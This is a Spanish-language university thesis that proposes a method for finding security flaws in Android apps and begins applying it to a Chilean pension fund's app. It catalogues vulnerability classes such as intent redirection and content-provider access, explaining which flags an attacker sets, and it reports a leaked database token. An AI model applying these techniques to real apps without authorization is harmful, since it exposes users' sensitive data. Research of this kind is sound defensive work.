UNIVERSIDAD DE CHILE
FACULTAD DE CIENCIAS FÍSICAS Y MATEMÁTICAS
DEPARTAMENTO DE CIENCIAS DE LA COMPUTACIÓN

PROPUESTA DE PROCEDIMIENTO PARA EL ANÁLISIS DE SEGURIDAD DE APLICACIONES ANDROID

MEMORIA PARA OPTAR AL TÍTULO DE
INGENIERO CIVIL EN COMPUTACIÓN

JORGE FERNANDO PINTO RIVEROS

PROFESOR GUÍA:
ALEJANDRO HEVIA ANGULO

MIEMBROS DE LA COMISIÓN:
FRANCISCO GUTIÉRREZ FIGUEROA
TOMÁS BARROS ARANCIBIA

SANTIAGO DE CHILE
2022

Resumen

Actualmente en el mundo hay más de 5.000 millones de dispositivos móviles [10], y prácticamente todas las personas con las que compartimos a diario tienen un celular. Estos aparatos han cambiado la forma en la que vivimos, ya que han repercutido en gran parte de las acciones que realizamos a diario.
Para el caso de los dispositivos Android, donde cualquier persona u organización puede crear aplicación y subirla a una plataforma de distribución de aplicaciones. Bancos, supermercados, AFP, redes sociales, estaciones televisivas, generan habitualmente aplicaciones.

Las aplicaciones no siempre son totalmente totalmente seguras. El sitio CVE tiene documentadas mas de 4.000 vulnerabilidades encontradas en dispositivos Android [52]. Por lo tanto, es recomendado siempre realizar pruebas de seguridad a las aplicaciones, sobre todo, a las aplicaciones que manejen datos sensibles de sus usuarios.

El objetivo principal de este trabajo es diseñar una estrategia de análisis de vulnerabilidades para aplicaciones Android y utilizar esta estrategia para analizar una aplicación especifica.

Para lograr lo anterior, el trabajo contempló un estudio del sistema operativo Android y de sus aplicaciones, posteriormente se estudiaron un conjunto de tipos de vulnerabilidades, para finalmente determinar las mejores herramientas para la identificación de vulnerabilidades. En base a lo anterior se diseñó una metodología replicable de técnicas y procedimientos para realizar el análisis a las aplicaciones.

Esta metodología consiste en hacer ingeniería inversa de la aplicación, luego a través del código fuente, hacer una análisis general de la aplicación (por ejemplo. su versión, si utiliza algún framework, entre otras). Posteriormente analizar los componentes más relevantes de la aplicación, estudiar las conexiones de la aplicación en base a los paquetes enviados y recibidos, y finalmente estudiar algunas particularidades descubiertas durante todo el proceso anterior.

Posteriormente se analizó la aplicación de la AFP Modelo. En el análisis de esta aplicación se descubrieron vulnerabilidades interesantes, por ejemplo se descubrió el token de acceso a una base de datos, que un componente `WebView` se podía utilizar de manera abusiva, que la aplicación no contaba con SSL Pinning, entre otras vulnerabilidades.

Tabla de Contenido

Capítulo 1

Introducción

1.1. Antecedentes

Es imposible no reconocer la importancia de los teléfonos celulares en nuestra sociedad actual. Estos aparatos ya no tan solo sirven para llamar y enviar mensajes, sino que también nos permiten realizar acciones cotidianas, como, por ejemplo, tomar fotografías, grabar vídeos, leer libros, guardar notas, escuchar música, navegar a través de internet y revisar mapas, entre muchas otras.

Actualmente, el uso de los teléfonos celulares es masivo. Para el año 2020 habían más de 5.000 millones de estos dispositivos. De todos estos dispositivos el 74 % usaban el sistema operativo Android, un 25 % usaba el sistema operativo iOS y el restante 1 % ocupaban otros sistemas operativos [10]. Durante el mismo año 2020 se descargaron 108.5 billones de aplicaciones a través de la Play Store, mientras que en el año 2021 se descargaron 111.3 billones de aplicaciones a través de la Play store [1]. La situación en Chile no es tan distante, si bien no existe información acerca de los dispositivos usados, existen datos acerca del tráfico web por sistema operativo. Durante el año 2020 Android generó el 85.8 % del tráfico, mientras que iOS el 14 % de la distribución, según un estudio de We Are Social y Hootsuite [4].

Algunas de las aplicaciones manejan datos sensibles de sus usuarios. Por ejemplo, las aplicaciones de redes sociales tienen conversaciones privadas entre sus usuarios, las aplicaciones de compras tienen datos de las tarjetas usadas por sus usuarios, y las aplicaciones de entidades bancarias poseen información acerca de las cuentas, datos de las tarjetas y las transacciones que realizan sus usuarios.

1.2. Motivación

Como se mencionó anteriormente, el sistema operativo Android es mucho más popular que otros sistemas operativos de dispositivos móviles en el mundo, por ende, cualquier problema de seguridad relacionado con el sistema operativo, como también de alguna aplicación

puede tener serias consecuencias para una gran cantidad de usuarios. Desde el año 2009 al 2022, el sitio CVE (Common Vulnerabilities and Exposures) ha documentado más de 4000 vulnerabilidades asociadas al sistema operativo Android [52]. Google tiene un programa de recompensas donde se premia monetariamente a investigadores que encuentren errores o fallas de seguridad, ya sea en su sistema operativo o en aplicaciones que pertenecen al programa [50].

Bajo este contexto se presenta la siguiente pregunta de investigación. ¿Es posible crear una estrategia replicable para analizar la seguridad de aplicaciones Android?

Este trabajo busca contestar positivamente esta pregunta, una estrategia de análisis de vulnerabilidades de aplicaciones Android y poniéndola a prueba con alguna aplicación chilena que maneje datos sensibles, intentando encontrar vulnerabilidades que comprometan los datos de sus clientes como también de estas mismas entidades. La aplicación escogida fue la de la AFP Modelo, debido a que las AFP manejan datos sensibles y también porque el autor de este trabajo tiene una cuenta activa en esta institución.

Para lograr lo anterior se realiza un estudio acerca de las vulnerabilidades más comunes en aplicaciones Android, luego se plantea un conjunto de técnicas o procedimientos, que finalmente, se aplicará en la aplicación mencionada.

1.3. Objetivos

El objetivo general de esta investigación es diseñar una estrategia de análisis de vulnerabilidades para aplicaciones Android y analizar la aplicación de la AFP Modelo con la estrategia propuesta.

Objetivos Específicos

1. Investigar y describir vulnerabilidades conocidas en aplicaciones Android.
2. Identificar herramientas y procedimientos utilizados para detectar las vulnerabilidades estudiadas.
3. Diseñar una metodología replicable para aplicaciones Android.
4. Aplicar la metodología creada en una aplicación, concretamente, la de la AFP Modelo.

1.4. Solución Propuesta

En una primera etapa se estudió en general el sistema operativo Android y la estructura de sus aplicaciones: en qué lenguaje se desarrollan, cómo es su estructura interna, de que forma se comunican con el dispositivo y la manera en que interactúan con las bases de datos.

En una segunda etapa se analizaron formas de encontrar vulnerabilidades en las aplicaciones Android. Para esto se estudiaron vulnerabilidades ya encontradas para entender cómo es descubierta cada vulnerabilidad, reconociendo las herramientas y las técnicas que se utilizaron. El propósito de esta etapa es descubrir un conjunto de herramientas y técnicas que sean útiles para detección de vulnerabilidades.

Habiendo generado un conocimiento basal con respecto a herramientas y técnicas para encontrar vulnerabilidades, se realizará un análisis preliminar a una aplicación seleccionada. La idea de este proceso es poner a prueba los conocimientos adquiridos anteriormente.

El siguiente paso será diseñar un conjunto de técnicas y crear una metodología replicable para otras aplicaciones. Para lograr esto se analizarán más profundamente las vulnerabilidades ya encontradas. También se estudiarán nuevas vulnerabilidades, para determinar patrones en la forma de encontrarlas. A partir de estos patrones se diseñarán las técnicas y la metodología que luego puede ser replicada.

Finalmente se analizarán la aplicación de la AFP Modelo aplicando la metodología planteada anteriormente, enumerando y explicando las vulnerabilidades encontradas en cada una de las aplicaciones.

Capítulo 2

Marco teórico

En esta sección describimos los conceptos y herramientas básicas y necesarias para entender los resultados de este trabajo.

2.1. Sistema operativo Android

El sistema operativo Android está basado en el kernel de Linux. Su plataforma de hardware principal es la arquitectura ARM. Versiones posteriores de Android admiten arquitecturas x86 y x86-64. Inicialmente pensado para teléfonos con pantalla táctil, pero hoy en día su sistema se ha expandido a computadores, relojes, televisores, etc. [54, 56, 55].

2.1.1. Arquitectura

A continuación se presentan los componentes principales del sistema operativo Android.

- **Kernel de Linux**: es la base de la plataforma Android. Actúa como una capa de abstracción entre el software y el hardware. El kernel maneja funcionalidades del sistema tales como generación de subprocesos y administración de memoria de bajo nivel [55, 14].
- **Capa de abstracción del hardware**: consiste un conjunto de módulos, donde cada módulo implementa una interfaz para algún componente específico del hardware, como el módulo de la cámara o el módulo de Bluetooth. Cuando se hace una llamada para acceder a algún hardware del dispositivo, el sistema carga el módulo para el componente en cuestión [14].
- **Librerías**: Android incluye un conjunto de bibliotecas C y C++ para acceder a componentes y servicios centrales del sistema. Un ejemplo es Webkit, un motor que proporciona funcionalidades de navegación web. También tiene implementaciones para OpenGL, SQLite, entre otras [55, 14].

- **Tiempo de ejecución Android (ART)**: está diseñado para ejecutar varias máquinas virtuales en dispositivos de baja memoria ejecutando archivos DEX, un formato de código de bytes diseñado y optimizado para Android. Cada aplicación ejecuta sus propios procesos con sus propias instancias del ART.
  Antes de Android 5.0 el entorno de ejecución de las máquinas virtuales era Dalvik, posterior a 5.0 se ha cambiado a ART.
  Android además incluye un conjunto de bibliotecas de entorno de ejecución que proporcionan la mayor parte de sus funciones disponibles del lenguaje Java [14].
- **Marco de trabajo de la API de Java**: todo el conjunto de funciones del sistema operativo Android esta disponible en una API. Provee de un conjunto de servicios de alto nivel como administrador de recursos, administrador de notificaciones, entre otras funcionalidades [14].
- **Aplicaciones**: esta es la parte superior de la arquitectura, donde las aplicaciones residen. Los sistemas operativos Android vienen con un conjunto de aplicaciones preinstaladas. Posteriormente lo usuarios pueden instalar aplicaciones de terceros [55].

2.2. Aplicaciones Android

Una aplicación Android puede ser escrita en los lenguajes Java, C++ o Kotlin y compilada en un Android Aplication Package (APK) usando Android SDK Tools. También existen frameworks que permiten hacer las aplicaciones en otros lenguajes, como por ejemplo Flutter o React Native [13].

2.2.1. Android Application Package (APK)

Un Android Application Package (APK), es un paquete que contiene todo el contenido de la aplicación, se instala en los dispositivos Android. Incluye una serie de archivos, como por ejemplo `classes.dex`, el cual contiene el código fuente de la aplicación ejecutable por el ART.
Una APK también incluye el archivo `AndroidManifest.xml`. Este contiene el nombre de la aplicación, la versión, las funciones de hardware y software que requiere la aplicación, los **componentes**, entre otros elementos [16, 13].

2.2.2. Componentes

Los componentes son todas las actividades, servicios, receptores de emisiones y proveedores de contenido de la aplicación. Son los diferentes puntos de entrada y salida de una aplicación, se definen partir de una clase Kotlin o Java y pueden ser iniciados a partir de un filtro de intenciones (`Intent-filter`) [13]. La aplicación se inicia través de un componente.

Actividades

Una actividad es un punto de entrada de interacción con el usuario. Representa una pantalla individual con una interfaz de usuario. Una app de correo, por ejemplo, tiene actividad que muestra lista de correos, actividad para redactar correo electrónico y otra para leerlo. Si bien funcionan juntas, cada una es independiente de la otra, por ende una aplicación puede iniciar alguna actividad de otra aplicación, si la otra aplicación lo permite (por ejemplo cuando uno comparte una foto por Gmail, o cuando se carga una comparte una foto en Whatsapp) [55, 13].

Una actividad posibilita las siguientes interacciones:

- Realizar seguimiento de lo que le interesa al usuario para garantizar que el sistema siga ejecutando el proceso que aloja la actividad.
- Saber que procesos usados con anterioridad contienen elementos a los que el usuario puede regresar, y en consecuencia, priorizar más esos procesos que otros.
- Ayudar a la app a controlar la finalización de su proceso para que el usuario pueda regresar a las actividades con el estado restaurado.
- Permitir que aplicaciones implementen flujos de usuarios entre sí y que el sistema los coordina (ejemplo compartir algo de una aplicación a otra).

Servicios

Son un punto de entrada que permite mantener la ejecución de una determinada acción en segundo plano. Son ideales para realizar operaciones de ejecución prologada o para realizar tareas de procesos remotos. Por ejemplo, reproducir musica en segundo plano. Otro componente (como una actividad) puede iniciar un servicio y se puede enlazar a el para interactuar. Existen dos semánticas que los servicios usan para indicarle al sistema como administrar una aplicación.

La primera semántica tiene relación con la forma en que los servicios le indican al sistema que los siga ejecutando hasta que finalicen su trabajo como también pueden terminar el proceso del componente. Ejemplos:

- La reproducción de música es algo que el usuario es consciente, la aplicación se lo comunica al sistema indicando que quiere ejecutarse en segundo plano, el sistema sabe que debe hacer todo lo posible para mantener el proceso de ese servicio.
- Mientras que puede existir un servicio que no es tan importante, y el sistema tiene más libertad para administrarlo, puede permitir que se interrumpa si necesita RAM en procesos que son más urgentes para el usuario.

Mientras que la segunda semántica tiene relación con los servicios enlazados, estos se ejecutan por que una aplicación o el sistema quiere usarlos. Un servicio le brinda una API a

otro proceso, el sistema sabe que hay una dependencia entre estos procesos. Eso implica si alguno de los 2 procesos es esencial para el usuario el sistema debe mantener ambos [55, 13].

Receptores de emisiones

Posibilitan que el sistema entregue eventos a la aplicación fuera de un flujo de usuarios habitual. Eso significa que la aplicación responde a anuncios del sistema operativo. El sistema operativo puede entregar emisiones incluso a las aplicaciones que no estén en ejecución. Por ejemplo, una aplicación puede programar una alarma para publicar una notificación sobre un evento futuro. No hace falta que la aplicación siga ejecutándose hasta que se active la alarma. Muchas emisiones provienen del sistema (por ejemplo, batería baja, captura de pantalla, entre otras). Las aplicaciones pueden iniciar emisiones como para avisar que se descargaron datos y que están disponibles para su uso [55, 13].

Proveedores de contenido

Administra un conjunto compartido de datos de la aplicación que se pueden almacenar en el sistema de archivos, una base de datos SQLite, en la web o en cualquier ubicación de almacenamiento. A través de este componente las aplicaciones pueden consultar o modificar los datos. Ejemplo: el sistema operativo Android proporciona un proveedor de contenido que administra la información de contacto del usuario. Es un punto de entrada a una aplicación para publicar elementos con nombre y se identifica mediante un sistema de URI. Así una aplicación puede decidir como quiere asignar los datos que contiene nombres de URI y entregar esos URI a otras entidades, que a su vez pueden usarlos para acceder a los datos [55, 13]. De esta forma el sistema puede realizar algunas actividades cuando administra una aplicación.

Asignar un URI no exige que la aplicación permanezca ejecutándose, los URI pueden persistir después que se cierran las aplicaciones. El sistema solo necesita asegurarse de que la aplicación de un URI siga ejecutándose si debe recuperar los datos desde el URI.

Los URI también ofrecen modelo de seguridad, una aplicación puede colocar el URI de una imagen que tiene en el portapapeles, pero bloquear al proveedor de contenido para que otras aplicaciones no puedan acceder a el. Si otra aplicación Intenta acceder a este URI el sistema puede concederle acceso usando un permiso de URI temporal para que solo pueda acceder a los datos mediante ese URI.

Activación de componentes

Una aplicación no puede activar directamente un componente de otra, pero el sistema si, entonces una aplicación envía un mensaje al sistema especificando la "intención"de iniciar un componente específico y el sistema activa ese componente.

Tres de los cuatro tipos de componentes (Actividades, servicios y receptores de emisión) se activan mediante un mensaje asíncrono llamado Intent. Las Intents vinculan componentes

entre sí durante el tiempo de ejecución.

Intent: define un mensaje para activar un componente específico (intent explícito) o un tipo específico de componente (intent implícita).

Para actividades y servicios, una Intent define la acción que se realizara y puede especificar el URI de datos en los que se debe actuar y otras cosas que el componente necesitaría saber. Por ejemplo un Intent podría transmitir una solicitud para que una actividad muestre una imagen o abra una página web. Puede iniciar una actividad para recibir un resultado, en ese caso, dicha actividad también devuelve el resultado en una Intent. Por ejemplo se puede emitir una Intent para permitir que el usuario elija un contacto y lo devuelva. Esa Intent devuelta incluye un URI dirigido al contacto elegido.

En el caso de receptores de emisión, la Intent sólo emite un anuncio. Por ejemplo, una emisión para indicar que el nivel de batería del dispositivo es baja incluye solo una cadena de acción.

Los Proveedores de contenido no se activan con Intents, si no que mediantes solicitudes de `ContentResolver`. El ContentResolver (solucionador de contenidos) aborda todas las transacciones directas con el proveedor de contenido. El componente que desee comunicarse con el proveedor, llama directamente al objeto ContentResolver. Esto deja una capa de abstracción entre el proveedor de contenido y el componente que solicita la información [55, 13].

Métodos independientes para activar cada tipo de componente:

- Iniciar actividad o asignarle un atarea nueva, hay que pasar un Intent a `startActivity()` o `startActivityForResult`.
- En versiones de Android menor que 5.0, se puede usar la clase `JobScheduler` para programar acciones. En versiones anteriores, se puede iniciar un servicio (o darle instrucciones a un servicio en curso) al pasar un Intent a `startService()`. Se puede establecer un enlace con el servicio al pasar un Intent a `bindService()`.
- Se puede iniciar una emisión al pasar un Intent a métodos como `sendBroadcast()`, `sendOrderedBroadcast()` o `sendStickyBroadcast()`.
- Se puede realizar una consulta a un proveedor de contenido si llamamos a `query()` en un ContentResolver.

2.2.3. Archivo Manifiesto AndroidManifest.xml

Este archivo se encuentra en el directorio raíz del APK. Aquí se declaran los componentes y otros elementos importantes de la aplicación, tales como:

- Identificar los permisos de usuarios que requiere la aplicación, como acceso a internet o lectura de contactos.

- Declarar el nivel de API mínimo que requiere la aplicación en función de las API que usa.
- Declarar características de hardware y software que la aplicación usa o exige, como cámara, bluetooth o pantalla multitáctil.
- Declarar bibliotecas de la API a las que la aplicación necesita estar vinculada (además de las API del marco de trabajo de Android), como la biblioteca de Google Maps.

Declaración de componentes

Los componentes se deben declarar mediante los siguientes elementos:

- `<activity>` para actividades
- `<service>` para servicios
- `<receiver>` para receptores de emisiones
- `<provider>` para proveedores de contenidos

El atributo `android:name` especifica el nombre de clase plenamente calificado y el atributo `android:label` especifica una cadena para usar como etiqueta de la actividad visible para el usuario.

Si se incluyen actividades, servicios y proveedores de contenido en el archivo de origen, pero no se declaran en el manifiesto, no estarán visibles para el sistema y por ende, no se podrán ejecutar. No obstante, los receptores de emisión pueden declararse en el manifiesto o crearse dinámicamente en forma de código como objetos `BroadcastReceiver` y registrarse en el sistema llamando a `registerReceiver()` [26].

Capítulo 3

Tipos de vulnerabilidades y herramientas de detección

En el siguiente capítulo se muestra una recopilación de tipos de vulnerabilidades de aplicaciones Android conocidas. Cada tipo de vulnerabilidad se presenta con una descripción de esta misma y con un ejemplo. Además se presenta un resumen de herramientas que se utilizaron para encontrar estas vulnerabilidades.

3.1. Tipos de vulnerabilidades comunes

A continuación se presenta la recopilación de vulnerabilidades ya conocidas. Esta recopilación esta basado en el documento de Google **Android app vulerability classes**, la lista de vulnerabilidades en aplicaciones de **CWE (Common Weakness Enumeration)** [1], una organización que se encarga de categorizar y listar las vulnerabilidades de software y hardware, y los cursos de Android Hacking de **Hacktricks** y **Hacker101**, dos organizaciones especializadas en competiciones de Capture The Flag [2].
Además se complementaron las vulnerabilidades y sus ejemplos buscando en foros o en blogs especializados en hacking.

3.1.1. Inyección de parámetros en intents

Los Intents permiten a los desarrolladores definir parámetros personalizados, además de los proporcionados por defecto. Estos parámetros son definidos en el paquete *extras* usando el método `putExtra` que toma como argumentos una cadena de nombre del parámetro y el valor. Cuando esos parámetros son controlados por el usuario y no son adecuadamente sanitizados, pueden llegar a componentes sensibles y comprometer la aplicación [37, 43].
Un ejemplo se encuentra en la sección A.1.1.

[1] https://cwe.mitre.org
[2] Las capture the flag son competiciones que permiten poner a prueba habilidades sobre hacking

3.1.2. Redirección de intents

La incrustación de intents en otros intents permite a los desarrolladores crear componentes proxy, es decir, componentes que toman el Intent empaquetado y se lo pasan a otro método como `startActivity` para lanzar otro componente en la aplicación. Esto puede tener un resultado peligroso, ya que un atacante puede crear un Intent incrustado que puede llegar a un componente que no estaba destinado a ser accesible públicamente. Dependiendo del componente objetivo, puede tener varios resultados, incluyendo la filtración de credenciales del usuario, la captura de la base de datos de la aplicación y otros datos sensibles, en algunos casos la ejecución remota del código [37, 43].
Un ejemplo se encuentra en la sección A.1.2.

3.1.3. Intercepción de emisiones de intents

Las aplicaciones pueden transmitir intents al sistema, para ser manejadas por cualquier aplicación que cumpla con los requisitos especificados en la transmisión, incluso a través de intents se comunican entre componentes internos. Si se ve una llamada `sendBroadcast` para un intent sin una clase o componente específico, es posible que se pueda interceptar la información enviada [44, 23].
Un ejemplo se encuentra en la sección A.1.3.

3.1.4. Acceso a proveedores de contenido

El atacante puede obtener acceso a los proveedores de contenido de la aplicación. Para que ocurra esto se deben cumplir las siguientes condiciones.

- Deben tener la propiedad de `non-exported` en el manifiesto.
- Deben tener la *flag* `android:grantUriPermissions` establecida como `true`.
  Esta *flag* indica que el código Java creado por el atacante puede usar `FLAG_GRANT_READ_URI_PERMISSION` y `FLAG_GRANT_WRITE_URI_PERMISSION` para cualquier URI servido por el Proveedor de Contenidos.
  En caso contrario, solo los valores URI especificados en `<grant-uri-permission>` pueden ser usados

El atacante debe establecerse a sí mismo como destinatario de la inyección y establecer las siguientes *flags*:

- `Intent.FLAG_GRANT_PERSISTABLE_URI_PERMISSION` permite el acceso persistente al proveedor (sin esta *flag* el acceso es de una sola vez).
- `Intent.FLAG_GRANT_PREFIX_URI_PERMISSION` permite el acceso URI por prefijo, por ejemplo en lugar de obtener acceso repetidamente usando un path completo: `content://com.victim.provider/image/1` el atacante puede otorgar acceso a todo el contenido del proveedor usando el URI `content://com.victim.provider/` y luego

usando el ContentResolver para las direcciones `content://com.victim.provider/image/1`, content://com.victim.provider/image/2, por ejemplo.

- `Intent.FLAG_GRANT_READ_URI_PERMISSION` permite operaciones de lectura en el proveedor (como query, openFile, openAssetFile)
- `Intent.FLAG_GRANT_WRITE_URI_PERMISSION` permite operaciones de escritura

Básicamente, el atacante accede a los proveedores de contenido de la aplicación mediante la redirección de intents. De esta forma se puede acceder a la información almacenada por la aplicación, imágenes, archivos o a la base de datos utilizada por la aplicación.

Un ejemplo se encuentra en la sección A.1.4.

3.1.5. Errores en la asignación de permisos

Las aplicaciones pueden proporcionar permisos personalizados, que permiten el acceso a determinadas actividades desde aplicaciones autorizadas. Es posible que los permisos estén mal diseñados y que el acceso a una determinada actividad de la aplicación que debería ser privada su permiso permite que se active desde otras aplicaciones, como también pueden existir errores de tipeo a la hora de escribir los permisos.

Un ejemplo se encuentra en la sección A.1.5.

3.1.6. Componentes sin protección

Actividades y Servicios que sus niveles de protección no son suficientes y estos pueden ser activados desde otras aplicaciones. Iniciar actividades o servicios desde fuentes externas genera un quiebre en el flujo normal de la aplicación y por lo tanto puede ocasionar quiebres en las barreras de seguridad de la aplicación [25].

Un ejemplo se encuentra en la sección A.1.6.

3.1.7. Conexiones inseguras

Las aplicaciones realizan innumerables acciones enviando y recibiendo información a través de internet. En ocasiones estas conexiones se realizan utilizando protocolos inseguros, por ejemplo, ftp, smtp o HTTP (en lugar de HTTPS). En caso de que un atacante tenga acceso a la red donde por donde se comunica la aplicación puede interceptar, modificar y robar datos sensibles, incluso robar los datos de autenticación del usuario. Un ejemplo se encuentra en la sección A.1.7.

3.1.8. Secretos incrustados

En el código fuente de una aplicación, usualmente existen elementos secretos tales como:

- Llaves para acceder a servicios de terceros, tales como una llave de AWS o para acceder a alguna API especifica.
- Claves de criptografía simétrica, que usa la aplicación para encriptar información (ya sea para guardar la información o para enviarla entre sus componentes).
- Llaves HMAC.
- Tokens OAuth.

Un atacante puede acceder a esta información luego de hacer ingeniería inversa al código de la aplicación.

Un ejemplo se encuentra en la sección A.1.8.

3.2. Herramientas

A continuación se presentan las herramientas descubiertas durante el estudio de las vulnerabilidades.

3.2.1. Decompilador de APK

Los decompiladores de código de APK obtienen el código fuente de un archivo APK. Realizan ingeniería inversa del código fuente desde los archivos .dex a archivos Java, también sirven para obtener el archivo AndroidManifest.xml.

Durante el estudio se encontraron tres decompiladores APKTool [3], JD-GUI[4] y jadx [5]. Los tres de código abierto.

Se probaron los tres decompiladores y no presentaron problemas, sin embargo decidió utilizar jadx ya que era recomendado por **HackTricks** [26], tiene mayor cantidad de estrellas en github y un mayor número de contribuidores que los otros. Es importante mencionar también que JD-GUI ya no tiene soporte, su última versión fue lanzada en Diciembre del 2019.

[3]https://github.com/iBotPeaches/Apktool
[4]https://github.com/java-decompiler/jd-gui
[5]https://github.com/skylot/jadx

3.2.2. Emulador de dispositivos Android

Un emulador de un dispositivo Android define las características de un teléfono, tableta o Android TV. Nos permite crear y simular un dispositivo Android con las características que deseemos (tamaño de pantalla, RAM, memoria, versión del sistema operativo, entre otras).

Durante el estudio de vulnerabilidades se identificaron dos emuladores Android Emulator [6] y Genymotion[7]. El primero es una herramienta de Android Studio [8], el entorno de desarrollo oficial de Android, que Google proporciona de manera gratuita, el segundo es un software de pago.

Se decidió utilizar Android Emulator debido a que es el emulador oficial de Google para Android y además es gratuito.

3.2.3. Proxy

Un proxy nos permite inspeccionar y modificar el tráfico entre la aplicación y sus servidores de destino, entre otras funcionalidades. Actúa como intermediario entre la aplicación y los servidores con los que se comunica ésta [41, 30].

Tanto Hacker101 como Hacktricks sugieren usar Burp Suite, a si que se decide utilizar Burp Suite como proxy, en su version gratuita Burp Suite Community Edition[9].

3.2.4. Android Debug Bridge - ADB

El ADB es una herramienta de linea de comando que permite comunicarse con un dispositivo Android (físico o emulado) [21].

Esta herramienta es muy importante ya que a través de ella se pueden instalar paquetes, listar paquetes instalados, copiar archivos entre nuestro computador y el dispositivo Android, listar los procesos, ver logs, entre otras acciones.

[6] https://developer.android.com/studio/run/emulator
[7] https://www.genymotion.com
[8] https://developer.android.com/studio
[9] https://portswigger.net/burp

Capítulo 4

Metodología

En este capitulo se presenta el diseño de la metodología para estudiar vulnerabilidades en aplicaciones Android. En un principio se muestra el procedimiento en general y posteriormente se especifican en detalle cada parte del procedimiento.

Para el análisis de cada aplicación se presenta el siguiente procedimiento:

1. Decompilación de aplicación
2. Análisis general de la aplicación
3. Análisis general de componentes
4. Particularidades de la aplicación

En paralelo con este procedimiento se deben **monitorear las conexiones y los logs** generados por la aplicación.

Se escogió este procedimiento motivado por las vulnerabilidades estudiadas anteriormente, y a la vez basándose en el documento **Android app vulnerability classes** [1] el cual nos ayuda a "comprender qué vulnerabilidades comunes vale la pena investigar" [25]. Esta metodología representa una síntesis de las vulnerabilidades estudiadas en la sección anterior y a la vez sigue las directrices expuestas en el documento anteriormente mencionado.

Para poder detectar la mayoría de las vulnerabilidades estudiadas es necesario haber decompilado la APK para obtener el código fuente de la aplicación y el archivo `AndroidManifest.xml`. Este archivo nos ayuda a identificar las vulnerabilidades asociadas los componentes de la aplicación.

Además es importante revisar el comportamiento de las conexiones que realiza la aplicación, el registro de logs que genera esta misma y analizar las características particulares de la aplicación, por ejemplo si esta fue creada mediante algún framework.

A continuación se especifican más en detalle cada parte del procedimiento.

[1] https://static.googleusercontent.com/media/www.google.com/es/about/appsecurity/play-rewards/Android$_{a}pp_{v}ulnerability_{c}lasses.pdf$

4.0.1. Decompilación de la aplicación

Para realizar la decompilación de la aplicación necesitamos la aplicación empaquetada (el archivo .apk) y tener instalado el programa **jadx**, este proceso se explica en la sección A.2.2. Luego de realizado el proceso se crea un directorio con 2 carpetas: **resources** y **sources**.

En la carpeta **resources** están los recursos utilizado por la aplicación, como fuentes de letras, imágenes, archivos XML, etc. También se encuentra el archivo `classes.dex` y **el archivo manifiesto** `AndroidManifest.xml`.

Mientras que en la carpeta **sources** se encuentra el código ya decompilado distribuido en carpetas que representan los paquetes y clases usadas por la aplicación.

En ocasiones algunos desarrolladores al compilar su aplicación utilizan el método de **ofuscasion**, este método acorta los nombres de las clases, métodos y variables del código fuente para generar archivos `.dex` de menor tamaño [34]. Al cambiarle el nombre a las clases métodos y variables del código antes de compilarlo hace que el código se vuelva más ilegible luego de decompilarlo, JADX tiene una función para des-ofuscar el código al decompilarlo.

4.0.2. Análisis general de la aplicación

En esta sección se buscan elementos importantes de la aplicación en el archivo manifiesto, por ejemplo, la versión de la aplicación, la actividad de entrada a la aplicación y la clase que implementa esta actividad. También se busca saber si se utilizó algún framework para el desarrollo de la aplicación, las librerías utilizadas, entre otras cosas.

4.0.3. Análisis general de componentes

Se analizan todos los componentes de archivo manifiesto, la idea es poder identificar **errores en la asignación de permiso**, **componentes sin protección**, **acceso a proveedores de contenido**, como también vulnerabilidades asociadas a los Intents.

Errores en la asignación de permisos

Se analiza el archivo manifiesto revisando los permisos personalizados, buscando algún permiso mal diseñado o algún error de tipeo, como se especifica en la sección 3.1.5.

Componentes sin protección

Se revisan los componentes definidos en el archivo manifiesto, buscando los componentes que pueden ser iniciados desde fuentes externas a la aplicación (ya sea por diseño de la aplicación o falta de niveles de seguridad), como se menciona en la sección 3.1.6.

Una vez identificados los componentes, se analiza el código fuente de las clases a las que apuntan estos componentes, buscando posibles vulnerabilidades asociadas a Intents. También se lanzan estos componentes desde la herramienta ADB, observando como se comporta la aplicación y a la vez revisando los logs generados por esta misma.

Vulnerabilidades asociadas a Intents

Ya identificados los componentes sin protección, durante el análisis del código fuente de las clases asociadas a estos componentes se debe centra el análisis en encontrar errores asociados a los Intents. Se buscan componentes que reciban parámetros a través de los Intents, para poder realizar una inyección de parámetros, como se menciona en la sección 3.1.1. También buscamos componentes que se utilicen como Proxy para acceder a otros componentes, intentando acceder a otros componentes que no sean de acceso publico, como se menciona en la sección 3.1.2. En caso de encontrarse con algún componente que realice una llamada al método `sendBroadcast` se debe intentar interceptar la información, como se menciona en la sección 3.1.3.

Acceso a proveedores de contenidos

Se busca acceder a la información almacenada por la aplicación, para esto se debe analizar el archivo manifiesto verificando que se cumplan las condiciones especificadas en la sección 3.1.4, si estas condiciones se cumplen se puede realizar un procedimiento similar al mostrado en el ejemplo que se encuentra en la sección A.1.4.

4.0.4. Particularidades de la aplicación

Se realizará un análisis de los elementos particulares de la aplicación encontrados en el análisis general de la aplicación. Por ejemplo si se la aplicación fue construida utilizando un framework o utiliza ciertas librerías, se deben buscar vulnerabilidades asociadas a estos elementos.

Como se mencionó anteriormente, durante todo este procedimiento se deben monitorear las conexiones realizadas por la aplicación y los logs generados por esta misma.

4.0.5. Monitoreo de conexiones y logs generados por la aplicación

Se analizan todos los paquetes enviados y recibidos por el dispositivo mientras la aplicación esta en uso. La idea es realizar todas las posibles acciones que permite la aplicación, capturando los paquetes enviados y recibidos. Se busca detectar si la aplicación transmite información utilizando algún protocolo inseguro u obsoleto, como también si envía algún paquete sin usar cifrado.

Para capturar los paquetes enviados y recibidos por el dispositivo se utiliza el proxy Burp Suite, la configuración de este se detalla en la sección A.2.1.

A la vez se monitorean los logs generados por la aplicación. Se busca encontrar alguna fuga de información, como por ejemplo que se muestren credenciales usadas para comunicarse con la base de datos o información confidencial.
Luego de iniciado el dispositivo virtual (AVD) se activo el logcat[2] para obtener los logs generados por la aplicación, el procedimiento esta detallado en A.2.3

[2]Logcat es la herramienta para acceder al registro de mensajes del sistema de Android.

Capítulo 5

Pruebas de seguridad

Este capítulo presenta las pruebas de seguridad realizadas en la aplicación de la AFP Modelo. El procedimiento llevado a cabo para las pruebas de seguridad está basado en la metodología anteriormente enunciada.
En un principio se muestran las configuraciones previas que se realizaron para crear el dispositivo emulado y también cómo se instaló la aplicación en este dispositivo. Posteriormente se muestra el análisis de la aplicación.

5.1. Configuraciones iniciales

5.1.1. Dispositivo Android

Se utilizó un dispositivo Android emulado (AVD) utilizando el AVD Manager de Android Studio, las características del dispositivo son las siguientes:

- **Modelo**: Pixel 2
- **Sistema Operativo**: Android 11.0 x86_64
- **RAM**: 1536 Mb
- **VM Heap**: 256 Mb
